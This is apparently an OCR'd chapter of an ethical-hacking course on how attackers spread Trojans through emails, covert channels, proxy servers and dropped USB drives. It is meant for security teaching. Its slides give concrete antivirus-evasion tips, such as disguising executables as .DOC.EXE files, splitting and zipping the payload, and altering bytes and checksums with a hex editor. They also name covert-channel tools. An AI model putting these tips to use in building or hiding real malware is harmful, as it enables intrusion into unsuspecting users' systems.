
- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity**, the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers



Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through USB/Flash Drives

- Attackers **drop the USB drives on the pathway** and wait for random victims to pick them up
- Once the **USB drive is picked up and inserted** in the target system by the innocent victim, the **Trojan is propagated** onto the system and is **automatically executed**, thus infecting and compromising the system and network



Propagating and Deploying a Trojan (Cont'd)

Techniques for Evading Antivirus Software

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
- **ALWAYS** write your own Trojan, and embed it into an application
- **Change the Trojan's syntax:**
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions" by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Propagating and Deploying a Trojan

After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.




Figure 7.30: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data from a network.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Ghost Tunnel V2, ElectricFish, and Bachosens Trojan. These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.




Figure 7.31: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as Linux.Proxy.10, Proxy Trojan, or Pinkslipbot (Qbot), which can automatically create proxies and be used to perform malicious activities.




Figure 7.32: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.


